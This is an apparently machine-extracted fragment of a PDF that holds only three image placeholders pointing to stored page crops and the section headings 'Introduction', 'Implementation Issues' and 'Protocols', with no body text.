
Introduction




Implementation Issues





Protocols

